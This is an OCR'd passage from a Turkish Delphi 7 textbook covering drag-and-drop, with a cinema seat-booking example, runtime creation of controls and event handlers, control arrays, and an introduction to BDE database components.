Sürüklenen Nesne kontrolün üzerine bırakıldığı zaman bu yordam otomatik olarak işleyecektir. Gerekli olan tüm kodlar buraya yazılabilir.

```
procedure TForm1.ListBox3DragDrop(Sender, Source: TObject; X, Y:
Integer);
//Araya Ekle
var
  nokta:TPoint;
  satir:Integer;
begin
  nokta.X:=x;
  nokta.Y:=y;
  satir:=ListBox3.ItemAtPos(nokta,true);//üzerinde bulunduğu satır numarası
  ListBox3.Items.Insert(satir,(source as TListBox).Items.Strings[ListBox1.itemIndex]);
end;
```

Drag & Drop işlemlerini daha iyi anlayabilmeniz için aşağıdaki örneği dikkatlice inceleyiniz. Uygulamayı bir sinema için tasarladım ve hala aktif olarak kullanılmaktadır. Kullanılan tasarım burada sadece şematize edilmiş olup tabiiki resimleri ve görüntüsü çok daha farklı olarak oluşturulmuştur.

Programda "Image" kontrolü sürüklenip koltukların üzerine bırakıldığı anda, o koltuğun satıldığına dair uyarı ListBox kontrolü içerisine eklenmektedir. Tekrar aynı koltuğun satışını engellemek amaçlı koltuk aktifliğini kaybedecek bir daha sürükle bırak olayına izin vermeyecektir.

Gelelim bilet iptal düğmesine, kullanıcı iptal edilecek olan koltuk numarasını girdikten sonra o numara ListBox içerisinde bulunup siliniyor, ardından ListBox tan silinen koltuğa tekrar satılabilsin diye aktifliği geri kazandırılmaktadır.

Aşağıdaki tasarımı oluşturunuz.

Formunuza sekiz (8) adet panel, on (10) adet Image, bir (1) adet ListBox, bir (1) adet GroupBox, bir (1) adette Button kontrolü yerleştirin.

Gerekli olan tüm kod aşağıda verilmiştir.

```
procedure TForm2.FormCreate(Sender: TObject);
begin
  Image10.Visible:=false;//Gizle
end;
procedure TForm2.Image9MouseDown(Sender: TObject; Button:
TMouseButton;
  Shift: TShiftState; X, Y: Integer);
begin
  if Button=mbLeft Then
    Image9.BeginDrag(true); //sürükleme işlemi başlasın
end;
procedure TForm2.Image1DragOver(Sender, Source: TObject; X, Y:
Integer;
  State: TDragState; var Accept: Boolean);
```


```
begin
  if Source=Image9 Then
    begin
      Accept:=true;//Bırakmaya izin ver
      Image1.DragCursor:=crHandPoint;
    end;
end;
procedure TForm2.Image1DragDrop(Sender, Source: TObject; X, Y:
Integer);
begin
  Image1.Picture:=(Source as TImage).Picture;
  Image1.Enabled:=false;//ikinci kez satılamasın
  ListBox1.Items.Add('1 Numaralı koltuk satıldı');
end;
procedure TForm2.Image2DragOver(Sender, Source: TObject; X, Y:
Integer;
  State: TDragState; var Accept: Boolean);
begin
 if Source=Image9 Then
    begin
      Accept:=true;//Bırakmaya izin ver
      Image1.DragCursor:=crHandPoint;
    end;
end;
procedure TForm2.Image2DragDrop(Sender, Source: TObject; X, Y:
Integer);
begin
 Image2.Picture:=(Source as TImage).Picture;
 Image2.Enabled:=false;//ikinci kez satılamasın
 ListBox1.Items.Add('2 Numaralı koltuk satıldı');
end;
procedure TForm2.Image3DragOver(Sender, Source: TObject; X, Y:
Integer;
  State: TDragState; var Accept: Boolean);
begin
if Source=Image9 Then
    begin
      Accept:=true;//Bırakmaya izin ver
      Image1.DragCursor:=crHandPoint;
    end;
end;
```

```
procedure TForm2.Image4DragOver(Sender, Source: TObject; X, Y:
Integer;
  State: TDragState; var Accept: Boolean);
begin
if Source=Image9 Then
   begin
     Accept:=true;//Bırakmaya izin ver
     Image1.DragCursor:=crHandPoint;
   end;
end;
procedure TForm2.Image5DragOver(Sender, Source: TObject; X, Y:
Integer;
  State: TDragState; var Accept: Boolean);
begin
if Source=Image9 Then
   begin
     Accept:=true;//Bırakmaya izin ver
     Image1.DragCursor:=crHandPoint;
   end;
end;
procedure TForm2.Image6DragOver(Sender, Source: TObject; X, Y:
Integer;
  State: TDragState; var Accept: Boolean);
begin
if Source=Image9 Then
   begin
     Accept:=true;//Bırakmaya izin ver
     Image1.DragCursor:=crHandPoint;
   end;
end;
procedure TForm2.Image7DragOver(Sender, Source: TObject; X, Y:
Integer;
  State: TDragState; var Accept: Boolean);
begin
if Source=Image9 Then
   begin
     Accept:=true;//Bırakmaya izin ver
     Image1.DragCursor:=crHandPoint;
   end;
end;
procedure TForm2.Image8DragOver(Sender, Source: TObject; X, Y:
Integer;
```

```
  State: TDragState; var Accept: Boolean);
begin
if Source=Image9 Then
   begin
     Accept:=true;//Bırakmaya izin ver
     Image1.DragCursor:=crHandPoint;
   end;
end;
procedure TForm2.Image3DragDrop(Sender, Source: TObject; X, Y:
Integer);
begin
 Image3.Picture:=(Source as TImage).Picture;
 Image3.Enabled:=false;//ikinci kez satılamasın
 ListBox1.Items.Add('3 Numaralı koltuk satıldı');
end;
procedure TForm2.Image4DragDrop(Sender, Source: TObject; X, Y:
Integer);
begin
 Image4.Picture:=(Source as TImage).Picture;
 Image4.Enabled:=false;//ikinci kez satılamasın
 ListBox1.Items.Add('4 Numaralı koltuk satıldı');
end;
procedure TForm2.Image5DragDrop(Sender, Source: TObject; X, Y:
Integer);
begin
 Image5.Picture:=(Source as TImage).Picture;
 Image5.Enabled:=false;//ikinci kez satılamasın
 ListBox1.Items.Add('5 Numaralı koltuk satıldı');
end;
procedure TForm2.Image6DragDrop(Sender, Source: TObject; X, Y:
Integer);
begin
 Image6.Picture:=(Source as TImage).Picture;
 Image6.Enabled:=false;//ikinci kez satılamasın
 ListBox1.Items.Add('6 Numaralı koltuk satıldı');
end;
procedure TForm2.Image7DragDrop(Sender, Source: TObject; X, Y:
Integer);
begin
 Image7.Picture:=(Source as TImage).Picture;
 Image7.Enabled:=false;//ikinci kez satılamasın
 ListBox1.Items.Add('7 Numaralı koltuk satıldı');
```

```
end;
procedure TForm2.Image8DragDrop(Sender, Source: TObject; X, Y:
Integer);
begin
 Image8.Picture:=(Source as TImage).Picture;
 Image8.Enabled:=false;//ikinci kez satılamasın
 ListBox1.Items.Add('8 Numaralı koltuk satıldı');
end;
procedure TForm2.Button1Click(Sender: TObject);
var
  koltuk:AnsiString;
  i,adet:Integer;
begin
  adet:=ListBox1.Items.Count;
  koltuk:=InputBox('İptal Edilecek Koltuk Numarasını Giriniz','İptal','');
  for i:=0 to adet-1 do
    begin
      if ListBox1.Items[i]=koltuk+' Numaralı koltuk satıldı' Then
        begin
          ListBox1.Items.Delete(i); //koltuğu sil
          ShowMessage(koltuk+' Numaralı Koltuk İptal Edildi');
          if koltuk='1' Then
            begin
              Image1.Enabled:=true;//tekrar satılabilir
              Image1.Picture:=Image10.Picture;//Eski resmi al
            end
          else if koltuk='2' Then
            begin
              Image2.Enabled:=true;//tekrar satılabilir
              Image2.Picture:=Image10.Picture;//Eski resmi al
            end
          else if koltuk='3' Then
            begin
              Image3.Enabled:=true;//tekrar satılabilir
              Image3.Picture:=Image10.Picture;//Eski resmi al
            end
          else if koltuk='4' Then
            begin
              Image4.Enabled:=true;//tekrar satılabilir
              Image4.Picture:=Image10.Picture;//Eski resmi al
            end
          else if koltuk='5' Then
```

```
          begin
            Image5.Enabled:=true;//tekrar satılabilir
            Image5.Picture:=Image10.Picture;//Eski resmi al
          end
        else if koltuk='6' Then
          begin
            Image6.Enabled:=true;//tekrar satılabilir
            Image6.Picture:=Image10.Picture;//Eski resmi al
          end
        else if koltuk='7' Then
          begin
            Image7.Enabled:=true;//tekrar satılabilir
            Image7.Picture:=Image10.Picture;//Eski resmi al
          end
        else if koltuk='8' Then
          begin
            Image8.Enabled:=true;//tekrar satılabilir
            Image8.Picture:=Image10.Picture;//Eski resmi al
          end;
       break;
       end ;
    end;
end;
```



Uygulamaya ait en son durum yukarıda verilmiştir. Satılan koltukların farklı resimler içerdiği sanıyorum dikkatinizi çekmiştir. Satılan bir koltuğu "Bilet İptal" düğmesine tıklayarak iptal edebilir, başka bir müşteriye tekrar satabilirsiniz.

BÖLÜM 16
DELPHI'DE KONTROLLERİ
&
YORDAMLARI KODLA OLUŞTURMAK

Kontrolleri ve Yordamları Kodla Oluşturmak:

Tasarım Anında oluşturduğunuz tüm kontrollerin program içerisinde bir kod karşılığı vardır. Örnek olarak formun üzerine sürükleyip bıraktığınız bir kontrol için Delphi otomatik olarak tüm yordamlarını ve özelliklerini belirleyecektir. Sizde kolayca gerekli özelliğini değiştirip veya ilgili yordama gerekli kodu yazarak sonuca ulaşabilirsiniz. Peki tasarım anında sayısı belli olmayan kontroller için nasıl bir işlem yapılabilmektedir. Şimdi bu hususu açıklığa kavuşturacağız.

İlk Olarak aşağıdaki gibi formun üzerinde olmayan bir Edit kontrolünü yaratalım.


```
procedure TForm1.FormActivate(Sender: TObject);
var
  yenitext: TEdit;
begin
  yenitext:=TEdit.Create(Form1);//yarat
  yenitext.SetBounds(0,0,100,20);//left=0,top=0,width=100,height=20
  yenitext.Parent:=Form1;// muhakkak ekleyin
end;
```

Kodu aşağıdaki şekilde değiştirirseniz bu seferde Button kontrolü yaratabilirsiniz.

```
procedure TForm1.FormActivate(Sender: TObject);
var
  yenibutton:TButton;
begin
  yenibutton:=TButton.Create(Form1);
  yenibutton.SetBounds(0,0,40,20);
  yenibutton.Parent:=Form1;
  yenibutton.Caption:='Tıkla';//etiketini belirle
end;
```

Görüldüğü gibi kodla kontrol oluşturmak düşündüğünüzden çok daha kolay olmaktadır. Şimdi olayı biraz daha derinleştirip oluşturmuş olduğumuz buttonun "OnClick" olayını yaratarak tıkladığımız zaman bu kodu işletelim.

```
type
  TForm1 = class(TForm)
    procedure FormActivate(Sender: TObject);
  private
    procedure yenibutton_Click(sender:TObject);   //eklemeyi unutmayın
    { Private declarations }
  public
    { Public declarations }
  end;
procedure TForm1.FormActivate(Sender: TObject);
var
  yenitext: TEdit;
  yenibutton:TButton;
begin
  yenibutton:=TButton.Create(Form1);
  yenibutton.SetBounds(0,0,40,20);
  yenibutton.Parent:=Form1;
  yenibutton.Caption:='Tıkla';
  yenibutton.OnClick:=yenibutton_Click;//tıklanınca bu prosedürü işlet
end;
procedure TForm1.yenibutton_Click(sender:TObject);
begin
  ShowMessage('Teni Buttona Tıkladınız');
end;
```

Kodla yaratmış olduğumuz kontrole tıklanınca prosedürü nasıl işletebileceğimizi adım adım açıklayalım.

❖ Birinci adımda formun "public" veya "private" kısmında işletilecek olan prosedürü tanımlayın.

```
type
  TForm1 = class(TForm)
    procedure FormActivate(Sender: TObject);
  private
    procedure yenibutton_Click(sender:TObject);   //eklemeyi unutmayın
    { Private declarations }
  public
    { Public declarations }
  end;
```

❖ İkinci adımda kontrole tıklanıldığı zaman işletilecek olan kodu yazacağınız prosedürü oluşturun. İmleç yukarıdaki satıda iken "Ctrl+Shift+C" tuşlarına beraberce basarsanız prosedürünüzü Delphi otomatik olarak oluşturacaktır.

```
procedure TForm1.yenibutton_Click(sender:TObject);
begin
  ShowMessage('Teni Buttona Tıkladınız');
end;
```

❖ Üçüncü adımda aşağıdaki kodu yazarak kontrolünüzü yaratınız.

```
procedure TForm1.FormActivate(Sender: TObject);
var
  yenibutton:TButton;
begin
  yenibutton:=TButton.Create(Form1);
  yenibutton.SetBounds(0,0,40,20);
  yenibutton.Parent:=Form1;
  yenibutton.Caption:='Tıkla';
  yenibutton.OnClick:=yenibutton_Click;//prosedürü işlet
end;
```

Burada yaratılan yenibutton isimli kontrole tıklanınca "yenibutton_Click" yordamının işletilmesini sağlayan satır aşağıda verilmiştir.

```
  yenibutton.OnClick:=yenibutton_Click;//prosedürü işlet
```

Şimdi kodla Edit kontrolü yaratıp "OnKeyPress" yordamını oluşturacağım. Dikkatlice inceleyiniz.

```
type
  TForm1 = class(TForm)
    procedure FormActivate(Sender: TObject);
    procedure FormCreate(Sender: TObject);
  private
    procedure yenitext_KeyPress(sender:TObject;var Key:Char); //eklemeyi
//unutmayın
    { Private declarations }
  public
    { Public declarations }
  end;

var
  Form1: TForm1;

implementation

{$R *.dfm}
procedure TForm1.FormCreate(Sender: TObject);
var
  yenitext: TEdit;
  yenibutton:TButton;
begin
  yenitext:=TEdit.Create(Form1);//ekle
  yenitext.SetBounds(0,0,100,20);
  yenitext.Parent:=Form1;
  yenitext.OnKeyPress:=yenitext_KeyPress;//işlet
end;

procedure TForm1.yenitext_KeyPress(sender: TObject; var Key: Char);
begin
  Form1.Caption:=Key;//başlıkta yaz
end;
```

Programınızı çalıştırıp Edit kontrolü içerisine tıklayın. Klavyeden girilen tüm karakterlerin formun başlığında yazdığını göreceksiniz. İzlenen adımlar yukardaki örnekte olduğu gibi gerçekleştiği için extra anlatacak bir husus bulunmamaktadır.

İki Kontrolun Aynı Yordamı Kullanması:


Aşağıdai kodla iki kontrol yaratıp aynı prosedürü işletmesini sağlayacağız. Fakat ikisinin işleteceği kodlar farklı olacaktır. Lütfen dikkatlice inceleyiniz.

```
type
  TForm2 = class(TForm)
    procedure FormCreate(Sender: TObject);
  private
    procedure ikikontrol(Sender:TObject);//Tanımlamayı unutmayınız
    { Private declarations }
  public
    { Public declarations }
  end;
var
  Form2: TForm2;

implementation
{$R *.dfm}
 var
  Button1,Button2: TButton;//global değişken olacak
procedure TForm2.FormCreate(Sender: TObject);
begin
  Button1:=TButton.Create(Form2);//yarat
  Button2:=TButton.Create(Form2);//yarat
  Button1.SetBounds(0,0,40,20);
  Button2.SetBounds(0,40,40,20);
  Button1.Parent:=Form2;
  Button2.Parent:=Form2;
  Button1.Caption:='İlk Düğme';
  Button2.Caption:='İkinci Düğme';
  Button1.OnClick:=ikikontrol;//tıklayınca işlet
  Button2.OnClick:=ikikontrol;//tıklayınca işlet
end;
procedure TForm2.ikikontrol(Sender: TObject);
begin
  if Sender=Button1 Then//ilk düğme tıklanırsa
    ShowMessage('İlk Düğmeye Tıkladınız')
  else if Sender=Button2 Then//ikinci düğme tıklanırsa
    ShowMessage('İkinci Düğmeye Tıkladınız');
end;
```

Koda dikkat edecek olursanız ilk yapılan işlem "ikikontrol" isimli, Buttonlara tıklanıldığı zaman işletilecek ortak prosedürü tanımlayıp kodlarını eklemek. Daha sonra Düğmeleri oluşturup yeni tanımlanan bu prosedüre ait kodların işletilmesini sağlamak (daha önceki örnekte anlatıldı).

Burada dikkat edeceğiniz diğer bir husus "Sender" parametresi kullanılarak hangi düğmeye tıklanıldığı anlaşılabilmektedir. Şimdi programınızı çalıştırıp iki düğmeyede tıklayın, her defasında farklı uyarı alacaksınız.

Şimdi de tasarım anında forma eklenmiş iki buttonun aynı yordamı kullanmasını sağlayalım. İlk olarak formunuza iki adet Button kontrolü yerleştirin. Ardından "Object Inspector" penceresinde yer alan "Events" yaprağına geçin.




Burada yer alan "OnClick" yordamına aşağıdaki kodu ekleyiniz.

```
procedure TForm2.Button1Click(Sender: TObject);
begin
  if Sender=Button1 Then
    ShowMessage('İlk Buttonu Tıkladınız')
  else if Sender=Button2 Then
    ShowMessage('İkinci Butonu Tıkladınız');
end;
```

Bu adımda "Button2" kontrolünü seçerek "Object Inspector" penceresindeki "Events" yaprağına geçin. Bu yaprakta yer alan "OnClick" yordamına çift ***tıklamadan*** sağında yer alan oka tıklayın. Açılan listeden "Button1Click" yordamını seçiniz. Artık Button1 veya Button2 düğmelerinden hangisine tıklarsanız tıklayın "Button1Click" yordamını işletirsiniz. Dilerseniz ikiden fazla kontrol için de aynı işlemi yapabilirsiniz.

Aşağıdaki pencerede “Button2” ye tıklanıldığı zaman “Button1Click” yordamını işletebilmek için yapmanız gereken işlem gösterilmektedir.




Aşağıdaki kodu da Unit pencerenize ekleyiniz.

```
procedure TForm2.Button1Click(Sender: TObject);
begin
  if Sender=Button1 Then//tıklanan ilk düğme ise
    ShowMessage('İlk Buttonu Tıkladınız')
  else if Sender=Button2 Then//ikinci düğme ise
    ShowMessage('İkinci Butonu Tıkladınız');
end;
```

Kodlamada kullanılan “Sender” parametresinin, kontrolün tasarım anında eklenmesi veya kodla oluşturulması gibi bir sorunu bulunmamaktadır. Bu hususta üstteki örneği inceleyebilirsiniz.

Şimdiki konumuz aşağıdaki gibi bir kontrol dizisi tanımlayarak, kontrolleri formun içerisinde sola-sağa doğru hareket ettirmek olacaktır.



Kontrol dizisimni formun **private** veya **public** kısmında aşağıdaki şekilde tanımlayınız.

text:Array[0..2] of Tedit;//Kontrol dizisi

Programa ait tüm kod bloğu aşağıda verilmiştir.

```
type
  TForm3 = class(TForm)
    Timer1: TTimer;
    procedure FormCreate(Sender: TObject);
    procedure Timer1Timer(Sender: TObject);
  private
    text:Array[0..2] of TEdit;//Dizi Değişkeni burada tanımlayın
    { Private declarations }
  public
    { Public declarations }
  end;

procedure TForm3.FormCreate(Sender: TObject);
var
  i:Integer;
  sol,ust:Integer;
begin
  sol:=0;
  ust:=1;
  for i:=0 to 2 do
    begin
      text[i]:=TEdit.Create(Form3);//yarat
      text[i].SetBounds(sol,ust*30*i,40,20);
      Text[i].Parent:=Form3;
    end;
  Timer1.Interval:=10;
end;
procedure TForm3.Timer1Timer(Sender: TObject);
{$j+}
const
  yon:Boolean=false;
var
  i:Integer;
begin
  if yon=false Then
```

```
 begin
  for i:=0 to 2 do
   begin
    if Text[i].Left>=Form3.Width-text[i].Width Then//sağ köşede ise
     begin
      yon:=true;//sola dön
     end
    else
     begin
      text[i].Left:=text[i].Left+10;//10 birim sağa
     end;
   end;
  end
  else
   begin
    for i:=0 to 2 do
     begin
      if Text[i].Left<=0 Then//sol köşeye geldiyse
       begin
        yon:=false;//sağa dön
       end
      else
       begin
        text[i].Left:=text[i].Left-10;//10 birim sola
       end;
     end;
   end;
end;
```

Programı çalıştırdıktan sonra kodla oluşturduğunuz kontroller formun boyutlarını aşmadan sola ve sağa doğru hareket edecektir.

Unutmayınız:Dizi Değişkenler her zaman tercihiniz Olmalı. Döngüleri ve dizi değişkenleri iç içe çok iyi kullanabilen bir programcının altından kalkamayacağı hiç bir sorun olamaz.


BÖLÜM 17
DELPHI'DE VERİTABANI

Ver Tabanı Uygulamaları:


Bu bölüme kadar yapmış olduğunuz uygulamalar, kullanıcı arayüzünü oluşturmayı ve tetikleyiciler le kodları nasıl işletebileceğinizi anlamaya yönelikti. Dikkat ettiyseniz yazmış olduğunuz kodlar dışında, girmiş olduğunuz tüm bilgiler programı kapatıp açınca kaybolmaktadır. Profesyonel uygulamalarınızda günlük düzenli olarak rapor tutmanız gerekecektir. Bu yüzden bu verileri daha sonra kullanmak amaçlı bilgisayarınızda saklamalısınız. Bilgisayara veri saklama işlemlerlerini düzenli bir tablo yapısına sahip olan veritabanı programlarıyla gerçekleştirmekteyiz. Daha sonra Delphi ile bu veritabanı uygulamalarına bağlanıp gerekli bilgilere ulaşabilmekteyiz.

Şunu unutmayın bilgilerin tutulduğu yer Delphi değildir. Bilgiler veritabanı programlarına kaydedilir (Paradox,Dbase,Access,SQL Server vs). Delphi de size sağladığı imkanla bu veri tabanı bilgilerini istediğiniz gibi kullanmanızı sağlar.

Biz uygulamalarımızda Delphi'nin en verimli kullanabildiği "Paradox" tablolarından faydalanacağız. Şayet çok büyük network uygulamaları oluşturacaksanız SQL Server veya Oracle kullanmalısınız.



Delphi7'de Veitabanı bağlantılarını gerçekleştirmek için "Component Palet" araç çubuğunda bulunan "BDE" Yaprağını kullanır. Bu yapraktaki kontroller sayesinde kolayca veri tabanlarını tablolarına bağlanabilmektedir.



Yine "Component Palet" yaprağında bulunan "Data Controls" kontrolleriyle de tabloları yönetmek için kullanıcıya gerekecek olan ara yüz oluşturma seçenekleri sunulmaktadır.

BDE Kontrolleri:

Veritabanı bağlantı işlemlerini gerçekleştiren kontroller bu yaprakta bulunur. Direk veritabanıyla çalışmak bir çok durumda (bilhassa network ortamında binlerce kişinin aynı tabloya bilgi girdiğini düşünürseniz) performans açısından sakınca yaratmaktadır. Bu yüzden performansı en üst düzeyde tutmak için bilgi girişleri tüm kullanıcıların local mekinelerinde yapılır, müsait bir zaman dada servera gönderilir. Doğrusunu isterseniz bu sistem online gönderimler dışında çok etkili olmuştur. Tüm dillerin kullandığı yapıda budur. Şimdi sizlere bu çalışma imkanlarını oluşturan "BDE" kontrollerine bir göz atalım.

- **Table Kontrolü:**

Bu kontrol sayesinde veritabanında bulunan tablo ile direk bağlantı kurulur. Lokal bilgisayarda ana tablonun birebir bir kopyası oluşturularak yapılan değişiklikler bu kontrole yazılırlar. Daha sonra müsait bir zamanda tüm değişiklikler veri tabanı tablosuna tekrar yazdırılır. Ben bu kontrolle veritabanına bağlanmanızı (zorunlu kalmadığınız sürece) , bilhassa çok fazla satır içeren tablolarda tavsiye etmiyorum. Ama bağlantı mantığını anlamanız açısından kesinlikle çok iyi bilinmesi gerektiğini düşünüyorum.

- **Query Kontrolü:**

Veri Tabanı tablolarınızı sorgulayarak local makinenize indiren kontroldür. Bu tür bağlantıda tablonuzdaki tüm satırlara (isterseniz tüm tabloyuda alabilirsiniz) değil sadece sizi ilgilendiren satırlara ulaşmak için kullanılır. "StoredProc" kontrolünden sonra bağlantı işlemleri için en çok kullanacağınız kontrol olduğunu belirtmek isterim. Bu kontrolle Table kontrolünün yaptığı gibi hiç bir kriter koymadan tüm tablo bilgilerine de kolayca ulaşabilirsiniz.

- **StoredProc Kontrolü:**

Veri Tabanı tablolarına en hızlı ve etkili bağlantı sağlayan "BDE" kontrolüdür. Bu kontrolle yapılan bağlantıdaki amaç, trafiği azaltmak için servera sadece parametre göndererek tekrar tekrar tabloların derlenmemesini sağlamaktır. "Stored procedur'ler çalıştırıldıkları andan kapatılana kadar sadece bir kere derlenirler, bu da "Query" kontrolüne göre ilk çalıştırılmadan sonra çok daha hızlı sonuç vermesini sağlamaktadır. Bu kontrol "DELPHİ7" kitabından sonra çıkaracağımız "VERİTABANI ve NETWORK PROGRAMCILIĞI" kısmında çok detaylı olarak incelenecektir (SQL Server bağlantılarında). Tabiidirki bu kitapta da bu konuya yer vermedik değil, çok şey öğreneceğinizden eminiz. Şimdi diğer kontrollere geçelim.

- **Database Kontrolü:**

Bilhassa Trasaction işlemlerinde kullanılan ve yapılan tüm değişiklikleri yazdırabileceğiniz bir kontroldür. Bu kontrollerden projenize ne kadar çok eklerseniz programınızın o kadar performans kaybedeceğini unutmayınız.

Yukarıda bahsedilen tüm kontroller kullanıcıya oluşturacağınız arayüz ile Veri Tabanı tabloları arasında ki bağlantıyı oluşturmak içindir. Arayüz kontrollerinde yapacağınız değişiklikler öncelikle bu nesnelerde etkili olacaktır. Daha sonra istenildiği vakit ana tabloya da yansımaları sağlanacaktır.

